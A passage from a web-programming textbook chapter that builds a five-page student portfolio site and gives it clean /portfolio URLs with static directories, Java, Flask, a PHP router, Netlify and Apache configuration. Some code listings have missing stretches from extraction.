        <a href="/portfolio/food/">Local Food</a>
        <a href="/portfolio/tourist/">Tourist Places</a>
      </nav>
    </div>
  </header>
  <main id="content">
    <h1>Ayu Pramesti</h1>
    <p class="lede">Informatics student at Institut Teknologi Sepuluh Nopember,
       Surabaya. Welcome to my corner of the web.</p>

    <div class="grid">
      <section class="card">
        <h2>About this site</h2>
        <p>Five pages, one stylesheet, one small script. No framework. Every URL
           is a directory, so the address bar never shows a file extension.</p>
        <p><a href="/portfolio/profile/">Read my profile &rarr;</a></p>
      </section>
      <section class="card">
        <h2>Where I am from</h2>
        <p>Malang, East Java &mdash; a cool highland city two hours south of
           Surabaya, known for apples, <em>bakso</em> and colonial streets.</p>
        <p><a href="/portfolio/hometown/">See Malang &rarr;</a></p>
      </section>
      <section class="card">
        <h2>What to eat there</h2>
        <p>Five dishes worth the trip, with what is in each one and where the
           city eats it.</p>
        <p><a href="/portfolio/food/">See the food &rarr;</a></p>
```

Listing 4.1 (Continued) *web/portfolio/index.html: the homepage. The header, navigation and footer are the same on all five pages; only main changes.*

```
      </section>
      <section class="card">
        <h2>What to see there</h2>
        <p>Five places, from a volcano at sunrise to a village painted in every
           color at once.</p>
        <p><a href="/portfolio/tourist/">See the places &rarr;</a></p>
      </section>
    </div>
  </main>
  <footer class="site">
    <div>
      <p>A personal website &middot;
         &copy; <span id="year">2026</span> Ayu Pramesti.
         Built with hand-written HTML, CSS and JavaScript.</p>
    </div>
  </footer>
  <script src="/portfolio/assets/site.js"></script>
</body>
</html>
```

Line by line, the parts that matter:

- `<!DOCTYPE html>` switches on *standards mode*; `lang="en"` tells a screen reader how to pronounce the text; `<meta charset="utf-8">` comes first because the browser must know how to read the bytes; the viewport line stops a phone from shrinking a desktop layout, and without it the phone layout of Section 4.3.6 never appears.
- `<title>` and `<meta name="description">` are what the browser tab and a search result show; every page has its own pair.
- `href="/portfolio/assets/site.css"` begins with a slash and names the full path from the root of the site. This is the one kind of link that works identically on all five pages; Problem 4.2 explains why the other kinds break.
- The first element of the body, `<a class="skip" href="#content">Skip to content</a>`, is invisible until a keyboard user presses Tab; then it appears and jumps straight to the main content, past the navigation. It is one line, and it is the accessibility practice recommended by the Web Content Accessibility Guidelines [6].
- `<header>`, `<nav>`, `<main>`, `<section>` and `<footer>` are *semantic* elements (Chapter 2, Section 2.12): they say what each region *is*.
- `<span id="year">2026</span>` holds a year that the script will keep current.
- `<script src="/portfolio/assets/site.js">` sits at the end of the body, so that the whole page has been built by the time the script runs.

The other four pages are the same frame with a different `title`, `description`, `h1` and `main`. The Hometown page uses a real table with a `caption` and a `thead` for the facts about Malang; the Profile page uses a *description list*, `dl`, whose `dt` and `dd` pairs are exactly "name of a fact" and "the fact"; the Food and Tourist pages are made of five `section` cards each. All four are in the folder, and Section 4.5 measures them.

4.3.4 The CSS

Listing 4.2 is the one stylesheet.

Listing 4.2 `web/portfolio/assets/site.css`: one stylesheet for all five pages, written mobile first.

```
/* site.css — one stylesheet for all five pages of the portfolio.
   Mobile first: the base rules are the phone layout; the media query widens it. */

:root {

  border-top: 1px solid var(--line); background: var(--paper);
  color: var(--ink-soft); font-size: 0.92rem;
}
footer.site div { max-width: var(--measure); margin: 0 auto; padding: 16px; }

@media (min-width: 720px) {
  .grid { grid-template-columns: 1fr 1fr; }
  h1 { font-size: 2.3rem; }
}
```

Four ideas carry it.

Custom properties. `:root { --ink: …; --accent: …; }` defines named colors once, and every rule uses them with `var(--accent)`.

One box rule for everything. `* { box-sizing: border-box; }` makes every width mean "from border to border", not "content only"; Problem 4.8 works out, with numbers, why this one line prevents a whole family of layout surprises.

A readable column. `max-width: 68ch` keeps a line to about 68 characters, and `margin: 0 auto` centers it.

Mobile first. The rules outside the `@media` block are the phone layout, one column of cards; `@media (min-width: 720px)` adds two columns and a larger heading for wider screens, so a phone never has to undo desktop rules.

Two rules deserve a note because they will come back. `.card > :first-child { margin-top: 0; }` exists because of a measurement made in Problem 4.3, and `nav.main a[aria-current="page"]` is how the stylesheet finds the current page: it selects the menu link that carries the attribute `aria-current="page"`, which the script of **Listing 4.3** adds.

4.3.5 The JavaScript

Listing 4.3 `web/portfolio/assets/site.js`: the only script of the site, two small jobs, both progressive enhancement.

```
// site.js — the only JavaScript on the site. Two jobs, both progressive
// enhancement: the page is complete and usable with this file deleted.
(function () {
  "use strict";

  // 1. Mark the current page in the navigation, so one nav fragment can be
  //    pasted into all five pages unchanged. Compare normalized paths:
  //    "/portfolio/profile" and "/portfolio/profile/" must count as the same page.
  function normalize(p) {
    return p.replace(/index\.html$/, "").replace(/\/+$/, "") || "/";
  }
  var here = normalize(window.location.pathname);
  document.querySelectorAll("nav.main a").forEach(function (a) {
    if (normalize(a.pathname) === here) {
      a.setAttribute("aria-current", "page");
    }
  });

  // 2. Print the build year in the footer, so the copyright never goes stale.
  var y = document.getElementById("year");
  if (y) { y.textContent = String(new Date().getFullYear()); }
}());
```

The file is wrapped in `(function () { … }());`, a function defined and called at once, so nothing it declares leaks into the global scope; `"use strict";` makes a few silent mistakes loud.

The first job marks the current page. `normalize` turns `/portfolio/food`, `/portfolio/food/` and `/portfolio/food/index.html` into one form; the script compares the normalized `a.pathname` of each of the five menu links with that of `window.location.pathname`, and gives the matching link `aria-current="page"`. A screen reader announces it as “current page” and the CSS paints it: one attribute serves the eye and the ear.

The second job writes the current year into the footer, so that the copyright line never goes stale.

Delete this file and the site still works: every page is complete, every link leads somewhere. That is the test of progressive enhancement, and it is also why the script can sit at the end of the body without harm.

4.3.6 What the browser shows

Figure 4.2 is the Local Food page at desktop width, captured by a headless Chromium browser from the running site, and **Figure 4.3** is the homepage at the width of a phone. In the first, the current page, *Local Food*, is darker, bold and underlined in orange: that is `aria-current` at work. In the second, the navigation has wrapped onto two lines and the cards stand in one column, because the `@media` block of **Listing 4.2** does not apply below 720 pixels.



Figure 4.2 The Local Food page at 1000 pixels wide; the script has marked *Local Food* as the current page and the stylesheet has underlined it.



Figure 4.3 The homepage at 390 pixels, the width of a common phone: one column of cards and a navigation that wraps.

4.3.7 The Java solution

A static site needs no program at all. But look at the five HTML files again: the header, the navigation and the footer are copied five times. The day a sixth page is added, five files must change, and one of them will be forgotten. The server-side answer to that problem is a *layout*: write the frame once, and let a program put each page's main part into it when the page is requested. That is the Java solution, **Listing 4.4**, and it is also the natural bridge to Problem 4.2, because a program that answers requests can answer them at any address it likes.

Listing 4.4 `java/PortfolioServer.java`: the portfolio served by the JDK's own HTTP server, with the frame written once in `layout`.

```
import com.sun.net.httpserver.HttpExchange;
import com.sun.net.httpserver.HttpServer;
import java.io.IOException;
import java.io.OutputStream;
import java.net.InetSocketAddress;
import java.nio.charset.StandardCharsets;
import java.nio.file.Files;
import java.nio.file.Path;
import java.util.LinkedHashMap;
import java.util.Map;

/** The five-page portfolio served by the JDK's own HTTP server, with clean URLs. */
public class PortfolioServer {
    static final Path WEB = Path.of("..", "web").toAbsolutePath().normalize();
    static final String PREFIX = "/portfolio";

    // slug -> {label used in the menu and the title, meta description}; order = menu order
    static final Map<String, String[]> PAGES = new LinkedHashMap<>();
    static {
        PAGES.put("home", new String[] {"Home",
            "Personal website of Ayu Pramesti, an Informatics student at ITS Surabaya."});
        PAGES.put("profile", new String[] {"Profile",
            "Who Ayu Pramesti is: studies, skills and interests."});
        PAGES.put("hometown", new String[] {"Hometown",
            "Malang, East Java: geography, climate and a short history."});
        PAGES.put("food", new String[] {"Local Food",
            "Five dishes from Malang: bakso malang, cwie mie, rawon, orem-orem and apple
cider."});
        PAGES.put("tourist", new String[] {"Tourist Places",
            "Five places to visit around Malang: Bromo, Jalan Ijen, Jodipan, Batu and the
beaches."});
    }

    static String href(String slug) {
        return slug.equals("home") ? PREFIX + "/" : PREFIX + "/" + slug + "/";
    }

    /** One layout for every page: the navigation is written once, here. */
    static String layout(String slug, String title, String description, String main) {
        StringBuilder nav = new StringBuilder();
        for (Map.Entry<String, String[]> e : PAGES.entrySet()) {
            String current = e.getKey().equals(slug) ? " aria-current=\"page\"" : "";
            nav.append("        <a href=\"").append(href(e.getKey())).append("\"")
               .append(current).append(">").append(e.getValue()[0]).append("</a>\n");
        }
        return "<!DOCTYPE html>\n<html lang=\"en\">\n<head>\n"
            + "  <meta charset=\"utf-8\">\n"
            + "  <meta name=\"viewport\" content=\"width=device-width, initial-
scale=1\">\n"

        ex.getResponseHeaders().set("Content-Type", type);
        boolean head = ex.getRequestMethod().equals("HEAD");
        ex.sendResponseHeaders(status, head ? -1 : body.length);
        if (!head) {
            try (OutputStream out = ex.getResponseBody()) { out.write(body); }
        }
        ex.close();
    }

    static void handle(HttpExchange ex) throws IOException {
        String path = ex.getRequestURI().getPath();
        // "/portfolio", "/portfolio/", "/portfolio/food" and "/portfolio/food/" all count
        String rest = path.equals(PREFIX) ? "" : path.substring(PREFIX.length() + 1);
        if (rest.endsWith("/")) rest = rest.substring(0, rest.length() - 1);
        String slug = rest.isEmpty() ? "home" : rest;
```

Listing 4.4 (Continued) *java/PortfolioServer.java: the portfolio served by the JDK's own HTTP server, with the frame written once in layout.*

```
        if (PAGES.containsKey(slug)) {
            String[] p = PAGES.get(slug);
            String main = Files.readString(WEB.resolve("pages").resolve(slug + ".html"));
            send(ex, 200, "text/html; charset=utf-8",
                 layout(slug, p[0], p[1], main).getBytes(StandardCharsets.UTF_8));
        } else if (rest.equals("assets/site.css") || rest.equals("assets/site.js")) {
            String type = rest.endsWith(".css") ? "text/css; charset=utf-8"
                                                : "text/javascript; charset=utf-8";
            send(ex, 200, type,
Files.readAllBytes(WEB.resolve("portfolio").resolve(rest)));
        } else {
            send(ex, 404, "text/html; charset=utf-8",
                 Files.readAllBytes(WEB.resolve("portfolio").resolve("404.html")));
        }
    }

    public static void main(String[] args) throws IOException {
        int port = args.length > 0 ? Integer.parseInt(args[0]) : 8402;
        HttpServer server = HttpServer.create(new InetSocketAddress("127.0.0.1", port), 0);
        server.createContext(PREFIX, PortfolioServer::handle);
        server.start();
        System.out.println("Portfolio on http://localhost:" + port + PREFIX);
    }
}
```

Reading it from the top:

- `com.sun.net.httpserver.HttpServer` has shipped inside every JDK since Java 6 [4]. `HttpServer.create(…)` opens a listening socket on this computer only, `createContext(PREFIX, PortfolioServer::handle)` sends every path beginning with `/portfolio` to `handle`, and `start()` begins answering.
- `PAGES` is a `LinkedHashMap`, which keeps insertion order, so the menu comes out in the right order. Each *slug* — the short name used in the address — maps to the menu label and the description.
- `layout(slug, title, description, main)` returns the whole page as one string. Its loop builds the five menu links, and adds `aria-current="page"` to the one whose slug is the page being built. The server does on the server what `site.js` did in the browser, so the mark is there even before any script runs.
- `handle` turns the path into a slug: `/portfolio` and `/portfolio/` become `home`; `/portfolio/food` and `/portfolio/food/` become `food`. If the slug is a known page, it reads that page's main part from `web/pages/food.html` and sends the laid-out page with status 200. The stylesheet and the script are sent from the static folder. Anything else receives the site's own `404.html` with status 404.
- `send` sets `Content-Type`, then `sendResponseHeaders(status, length)` writes the status line and headers; for `HEAD`, length `-1` means "no body".

The main parts in `web/pages/` are the exact `main` sections of the static pages, so the Java server and the static files should produce the same documents. They do, apart from one attribute. With the server running (`java -cp classes PortfolioServer` from the `java` folder), the command

```
curl -s localhost:8402/portfolio/food | sed 's/ aria-current="page"//' | cmp -
../web/portfolio/food/index.html
```

prints nothing, which is how `cmp` says "identical": every one of the five pages, with the 20 characters of `aria-current="page"` removed, is byte for byte the static file.

4.3.8 The Python solution

In Flask the layout is a *template*: an HTML document with holes written `{{ … }}` for values and `{% … %}` for loops and decisions, filled by the template engine Jinja [5]. **Listing 4.5** is the same server as **Listing 4.4**.

Listing 4.5 `python/portfolio_app.py`: the same portfolio in Flask; the frame is one Jinja template, `LAYOUT`.

```
"""The five-page portfolio served by Flask, with clean URLs.

Run:  python3 portfolio_app.py        then open http://localhost:8403/portfolio
"""
from pathlib import Path

from flask import Flask, abort, render_template_string, send_from_directory
from markupsafe import Markup

WEB = (Path(__file__).parent / ".." / "web").resolve()
PREFIX = "/portfolio"

# slug -> (label used in the menu and the title, meta description); order = menu order
PAGES = {
    "home": ("Home",
             "Personal website of Ayu Pramesti, an Informatics student at ITS Surabaya."),
    "profile": ("Profile",
                "Who Ayu Pramesti is: studies, skills and interests."),
    "hometown": ("Hometown",
                 "Malang, East Java: geography, climate and a short history."),
    "food": ("Local Food",
             "Five dishes from Malang: bakso malang, cwie mie, rawon, orem-orem and apple
cider."),
    "tourist": ("Tourist Places",
                "Five places to visit around Malang: Bromo, Jalan Ijen, Jodipan, Batu and
the beaches."),
}

# One layout for every page: the navigation is written once, here.
LAYOUT = """<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>{{ title }} &mdash; Ayu Pramesti</title>
  <meta name="description" content="{{ description }}">
  <link rel="stylesheet" href="{{ prefix }}/assets/site.css">
</head>
<body>
  <a class="skip" href="#content">Skip to content</a>
  <header class="site">
    <div class="bar">
      <a class="brand" href="{{ prefix }}/">Ayu Pramesti</a>
      <nav class="main" aria-label="Main">
{% for key, (label, _) in pages.items() %}
        <a href="{{ href(key) }}"{% if key == slug %} aria-current="page"{% endif %}>{{
label }}</a>
{% endfor %}
      </nav>
```

Listing 4.5 (Continued) *python/portfolio_app.py: the same portfolio in Flask; the frame is one Jinja template, LAYOUT.*

```
    </div>
  </header>
  <main id="content">
{{ main }}  </main>
  <footer class="site">
    <div>
      <p>A personal website &middot;
         &copy; <span id="year">2026</span> Ayu Pramesti.
         Built with hand-written HTML, CSS and JavaScript.</p>
    </div>
  </footer>
  <script src="{{ prefix }}/assets/site.js"></script>
</body>
</html>
"""

app = Flask(__name__)
app.jinja_env.trim_blocks = True              # a {% tag %} ending a line eats that newline
app.jinja_env.keep_trailing_newline = True    # keep the final newline after </html>

def href(slug):
    return PREFIX + "/" if slug == "home" else f"{PREFIX}/{slug}/"

# strict_slashes=False: "/portfolio/food" and "/portfolio/food/" both answer 200
@app.route(PREFIX + "/", defaults={"slug": "home"}, strict_slashes=False)
@app.route(PREFIX + "/<slug>/", strict_slashes=False)
def page(slug):
    if slug not in PAGES:
        abort(404)
    label, description = PAGES[slug]
    main = Markup((WEB / "pages" / f"{slug}.html").read_text(encoding="utf-8"))
    return render_template_string(LAYOUT, title=label, description=description,
                                  prefix=PREFIX, pages=PAGES, slug=slug,
                                  href=href, main=main)

@app.route(PREFIX + "/assets/<name>")
def asset(name):
    return send_from_directory(WEB / "portfolio" / "assets", name)
```

Listing 4.5 (Continued) *python/portfolio_app.py: the same portfolio in Flask; the frame is one Jinja template, LAYOUT.*

```
@app.errorhandler(404)
def not_found(_error):
    return (WEB / "portfolio" / "404.html").read_text(encoding="utf-8"), 404

if __name__ == "__main__":
    app.run(port=8403)
```

The decorators `@app.route(…)` connect addresses to the function `page`. `PREFIX + "/<slug>/"` means "any single path segment after `/portfolio/`, handed to the function as the argument `slug`"; `strict_slashes=False` makes Flask answer `/portfolio/food` and `/portfolio/food/` alike instead of redirecting one to the other. The template loop `{% for key, (label, _) in pages.items() %}` writes the menu, and `{% if key == slug %} aria-current="page"{% endif %}` marks the current page exactly as the Java loop did.

`trim_blocks` and `keep_trailing_newline` only make the output match the static files to the byte (no blank lines after `{% … %}` tags, and a line break after `</html>`). `Markup(…)` tells Jinja that the main part is trusted HTML written by the site's owner; without it Jinja would *escape* it, turning every `<` into `<`. Escaping is Flask's default because almost everything else put into a page comes from someone you should not trust — the subject of Problem 4.11.

Run it with `python3 portfolio_app.py` from the `python` folder; the same `curl … | cmp` test against port 8403 prints nothing for all five pages.

4.3.9 A tempting wrong solution

The tempting shortcut is to put all five "pages" into one file and show one at a time, as **Listing 4.6** does. It is short, it loads once, and in a browser it even looks like five pages: click *Local Food* and only the food section is visible, because the CSS rule `section:target { display: block; }` shows the one section whose `id` matches the fragment of the address, `#food`.

Listing 4.6 `web/wrong/onepage.html`: five sections in one document, shown one at a time by the `:target` selector. Tempting, and wrong.

```html
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <title>Ayu Pramesti</title>
  <style>section { display: none; } section:target { display: block; }</style>
</head>
<body>
  <nav>
    <a href="#home">Home</a> <a href="#profile">Profile</a> <a
href="#hometown">Hometown</a>
    <a href="#food">Local Food</a> <a href="#tourist">Tourist Places</a>
  </nav>
  <section id="home"><h1>Ayu Pramesti</h1><p>Welcome.</p></section>
  <section id="profile"><h1>Profile</h1><p>Informatics student.</p></section>
  <section id="hometown"><h1>Malang</h1><p>A highland city.</p></section>
  <section id="food"><h1>Local food</h1><p>Bakso, rawon, cwie mie.</p></section>
  <section id="tourist"><h1>Tourist places</h1><p>Bromo at sunrise.</p></section>
</body>
</html>
```

It fails in three ways. It is one page, with one title in the tab and five `h1` headings. It cannot satisfy Problem 4.2, because a fragment is never sent to the server; ask `curl` for the Food "page" and watch the request line:

```
> GET /wrong/onepage.html HTTP/1.1
> Host: localhost:8404
> User-Agent: curl/8.5.0
> Accept: */*
>
< HTTP/1.0 200 OK
< Server: SimpleHTTP/0.6 Python/3.11.15
< Content-type: text/html
< Content-Length: 771
<
```

The request says `GET /wrong/onepage.html`; `#food` stayed in the client, so neither the server nor a search engine can tell the "pages" apart. And a visitor who opens the file without a fragment sees nothing, because every section starts hidden.

CHECK YOURSELF. A sixth page, *Contact*, must be added at `/portfolio/contact/`. List every file that changes in the static solution, and every line that changes in the Java solution.

Answer. Static: a new `contact/index.html`, and the navigation in all six pages plus `404.html` — seven HTML files in all, because the menu is copied into each. Java: one new file `web/pages/contact.html`, and one new entry in the map, `PAGES.put("contact", new String[] {"Contact", "How to reach Ayu Pramesti."});`. The layout, the menu loop and the route need no change. That difference is the whole argument for writing a frame once.

4.4 Problem 4.2 — Clean URLs for the Five Pages

4.4.1 The problem

PROBLEM 4.2. The URL structure of the pages of Problem 4.1 must follow this format: `(Your Domain)/portfolio` for the Homepage, `(Your Domain)/portfolio/profile` for the Profile page, `(Your Domain)/portfolio/hometown` for the Hometown page, `(Your Domain)/portfolio/food` for the Local Food page, and `(Your Domain)/portfolio/tourist` for the Tourist Places page.

4.4.2 Understanding it by hand

Restating it. In: five addresses. Out: the right page for each — with no file extension, no query string, no fragment, and the segment `portfolio` in front. Three questions hide in that line:

1. Where does the prefix `/portfolio` come from?
2. How does `/portfolio/profile`, which names no file, find a file?
3. How do the pages link to each other without breaking when the site moves to a host?

What runs where. None of this is HTML; it is decided on the server side, by the folder layout, the host's configuration or a program.

Question 1: the prefix. On most hosts, the folder you publish is served at the root of the domain, so the prefix comes from putting everything into a folder called `portfolio/`, as the tree of Section 4.3.2 does. On GitHub Pages it can come for free: a *project site* — a repository with Pages switched on — is published at `https://<user>.github.io/<repository>/` [7]. A repository named `portfolio` is therefore published at `https://ayu-pramesti.github.io/portfolio/`, which is exactly `(Your Domain)/portfolio`. Choosing the repository's name is part of solving this problem, and Problem 4.4 does it.

Question 2: an address that names no file. Every web server, back to the earliest ones, follows one rule: when a request names a **directory**, answer with the file called `index.html` inside it. So each page is a directory holding an `index.html`, and the directory's name is the address. **Figure 4.4** shows what then happens to `/portfolio/profile` on three kinds of server.



Figure 4.4 Three fates of `GET /portfolio/profile`: a static host redirects to the address with a slash and then sends the index file; our own server sends it at once; a one-page design never lets the server see which page was wanted.

A plain static host, strictly, receives a request for `/portfolio/profile`, finds that `profile` is a directory, and replies `301 Moved Permanently` with `Location: /portfolio/profile/`. The browser follows it silently, asks again with the slash, and receives the index file with `200 OK`. That is correct HTTP, and it is what GitHub Pages does; the only visible trace is the slash at the end of the address. A server that we program ourselves can go further and answer `/portfolio/profile` at once with `200 OK`, which matches the requested format to the letter.

Question 3: links. The browser turns every `href` into a full address by combining it with the address of the page it is on (Chapter 1, Section 1.7.4). There are three kinds of link, and the program **Listing 4.7** shows how each is resolved when the page is the Profile page of the published site.

Listing 4.7 `web/tools/resolve.mjs`: the browser's own rule for resolving links, `new URL(href, page)`, applied to six links.

```
// resolve.mjs: how a browser turns each kind of href into a full address.
// The page being read is the Profile page of a site published under /portfolio/.
const page = "https://ayu-pramesti.github.io/portfolio/profile/";
const hrefs = ["/food/", "../food/", "food/", "/portfolio/food/",
               "/assets/site.css", "/portfolio/assets/site.css"];
for (const href of hrefs) {
  console.log(href.padEnd(28) + "-> " + new URL(href, page).href);
}
```

```
/food/                       -> https://ayu-pramesti.github.io/food/
../food/                     -> https://ayu-pramesti.github.io/portfolio/food/
food/                        -> https://ayu-pramesti.github.io/portfolio/profile/food/
/portfolio/food/             -> https://ayu-pramesti.github.io/portfolio/food/
/assets/site.css             -> https://ayu-pramesti.github.io/assets/site.css
/portfolio/assets/site.css   -> https://ayu-pramesti.github.io/portfolio/assets/site.css
```

`/food/` starts again from the host and points *above* the site; `food/` lands inside the Profile folder; `../food/` is right from this page but wrong from the homepage. Only `/portfolio/food/`, the full path with the prefix, is right from every page, which is the form **Listing 4.1** uses, for the stylesheet too.

4.4.3 The solution with PHP's built-in server

The directory layout of Section 4.3.2 already answers every address on a static host. To answer them *without* the redirect, and to show the rules a host applies, **Listing 4.8** is a *router script* for PHP's built-in web server. When `php -S` is started with a script name, it runs that script for every request; if the script returns `false`, the server handles the request itself; otherwise the script's output is the answer.

Listing 4.8 `php/router.php`: the host's rules, written out as four numbered rules for `php -S`.

```php
<?php
// router.php: clean URLs for the static portfolio under PHP's built-in server.
// Run from this folder:   php -S localhost:8401 router.php
declare(strict_types=1);

$root = realpath(__DIR__ . '/../web');
$path = rawurldecode(parse_url($_SERVER['REQUEST_URI'], PHP_URL_PATH) ?? '/');
$disk = realpath($root . $path);           // false when nothing exists there

function send_file(string $file, int $status): bool
{
    $types = ['html' => 'text/html; charset=utf-8', 'css' => 'text/css; charset=utf-8',
              'js' => 'text/javascript; charset=utf-8'];
    $ext = pathinfo($file, PATHINFO_EXTENSION);
    http_response_code($status);
    header('Content-Type: ' . ($types[$ext] ?? 'application/octet-stream'));
    readfile($file);
    return true;                           // true = "I answered; do nothing more"
}

// Rule 0: never serve anything outside the web folder ("/../" tricks).
if ($disk !== false && !str_starts_with($disk, $root)) {
    return send_file($root . '/portfolio/404.html', 404);
}
// Rule 1: a real file is sent as it is (stylesheet, script, a page named in full).
if ($disk !== false && is_file($disk)) {
    return send_file($disk, 200);
}
// Rule 2: a directory is answered with its index.html, with or without the slash.
if ($disk !== false && is_dir($disk) && is_file($disk . '/index.html')) {
    return send_file($disk . '/index.html', 200);
}
// Rule 3: nothing matched, so send the site's own error page WITH status 404.
return send_file($root . '/portfolio/404.html', 404);
```

The rules, in the order the script applies them:

- `parse_url($_SERVER['REQUEST_URI'], PHP_URL_PATH)` takes the path out of the request target, dropping any query string; `rawurldecode` turns `%20` back into a space. `realpath` turns the path into a real location on disk, resolving any `..`, and returns `false` when nothing exists there.
- **Rule 0** refuses any path that, once resolved, lies outside the `web` folder. Without it, a request for `/../php/router.php` would hand out the source of the server itself. `str_starts_with($disk, $root)` is the whole check.
- **Rule 1** sends a real file as it is. `send_file` picks the `Content-Type` from the extension, because a stylesheet sent as `text/html` is ignored by the browser.
- **Rule 2** answers a directory with its `index.html`, whether or not the address ends with a slash. This is the rule that makes `/portfolio/profile` answer `200` at once.
- **Rule 3** sends the site's own `404.html`, and — this matters — *with status 404*. A missing page that answers `200` is the mistake of Problem 4.5.

Start it from the `php` folder with `php -S localhost:8401 router.php`, and ask for the Profile page with `curl -si` (the `Date` header, which only records when the request was made, is left out of this and every later transcript):

```
HTTP/1.1 200 OK
Connection: close
X-Powered-By: PHP/8.4.21
Content-Type: text/html; charset=utf-8
```

Now compare the plain static host, Python's `http.server` serving the `web` folder on port 8404, which behaves as GitHub Pages does:

```
HTTP/1.0 301 Moved Permanently
Server: SimpleHTTP/0.6 Python/3.11.15
Location: /portfolio/profile/
Content-Length: 0
```

Two correct answers: a *rewrite* (one request, the address stays) and a *redirect* (a second request, the address changes). Netlify writes the rewrite in `_redirects`, **Listing 4.9**, where status `200` means rewrite; Apache, inside XAMPP and most shared hosting, reads `.htaccess`, **Listing 4.10**.

Listing 4.9 `web/portfolio/_redirects`: the same routes for Netlify; status 200 means the address bar keeps the clean URL.

```
/portfolio/profile    /portfolio/profile/index.html    200
/portfolio/hometown   /portfolio/hometown/index.html   200
/portfolio/food       /portfolio/food/index.html       200
/portfolio/tourist    /portfolio/tourist/index.html    200
/portfolio/*          /portfolio/404.html              404
```

Listing 4.10 `web/portfolio/.htaccess`: the same routes for Apache with `mod_rewrite`; a directory that holds an `index.html` is served from it, slash or no slash.

```
# Apache (XAMPP, most shared hosts): answer /portfolio/profile with no redirect.
DirectoryIndex index.html
DirectorySlash Off
RewriteEngine On

# A directory that holds an index.html is served from that file, slash or no slash.
RewriteCond %{REQUEST_FILENAME} -d
RewriteCond %{REQUEST_FILENAME}/index.html -f
RewriteRule ^(.+?)/?$ $1/index.html [L]

ErrorDocument 404 /portfolio/404.html
```

Both files are complete, but neither was run for this book, because the build machine had no Apache and no Netlify account; the PHP, Java and Flask servers were. **Table 4.3** compares the four ways.

Table 4.3 Four ways to give the five pages clean addresses. The directory layout needs no configuration and works everywhere, which is why the site is built on it; the other three remove the redirect where the host allows it.

Method	Configuration	Works on GitHub Pages	Answer to `/portfolio/profile`
Directory with `index.html`	none	yes	`301`, then `200` at `/portfolio/profile/`
Our own server (PHP router, Java, Flask)	a program	no (Pages runs no program)	`200` at once
Apache `.htaccess`	one file	no	`200` at once
Netlify `_redirects`	one file	no	`200` at once

4.4.4 Checking all five addresses

A route that has not been requested has not been tested. **Listing 4.11** requests the five required addresses and three more, prints what came back, and follows a redirect exactly once when it points to the same address with a slash.

Listing 4.11 `python/check_routes.py`: request every required URL, report status and first heading, and say whether the page arrived.

```python
"""Request every required URL of the portfolio and report what came back.

Usage:  python3 check_routes.py http://localhost:8401
        python3 check_routes.py https://your-name.github.io
A redirect is reported as it is (301 and its target); for a required URL the
check then follows that one redirect and says whether the page arrived.
"""
import http.client
import re
import sys
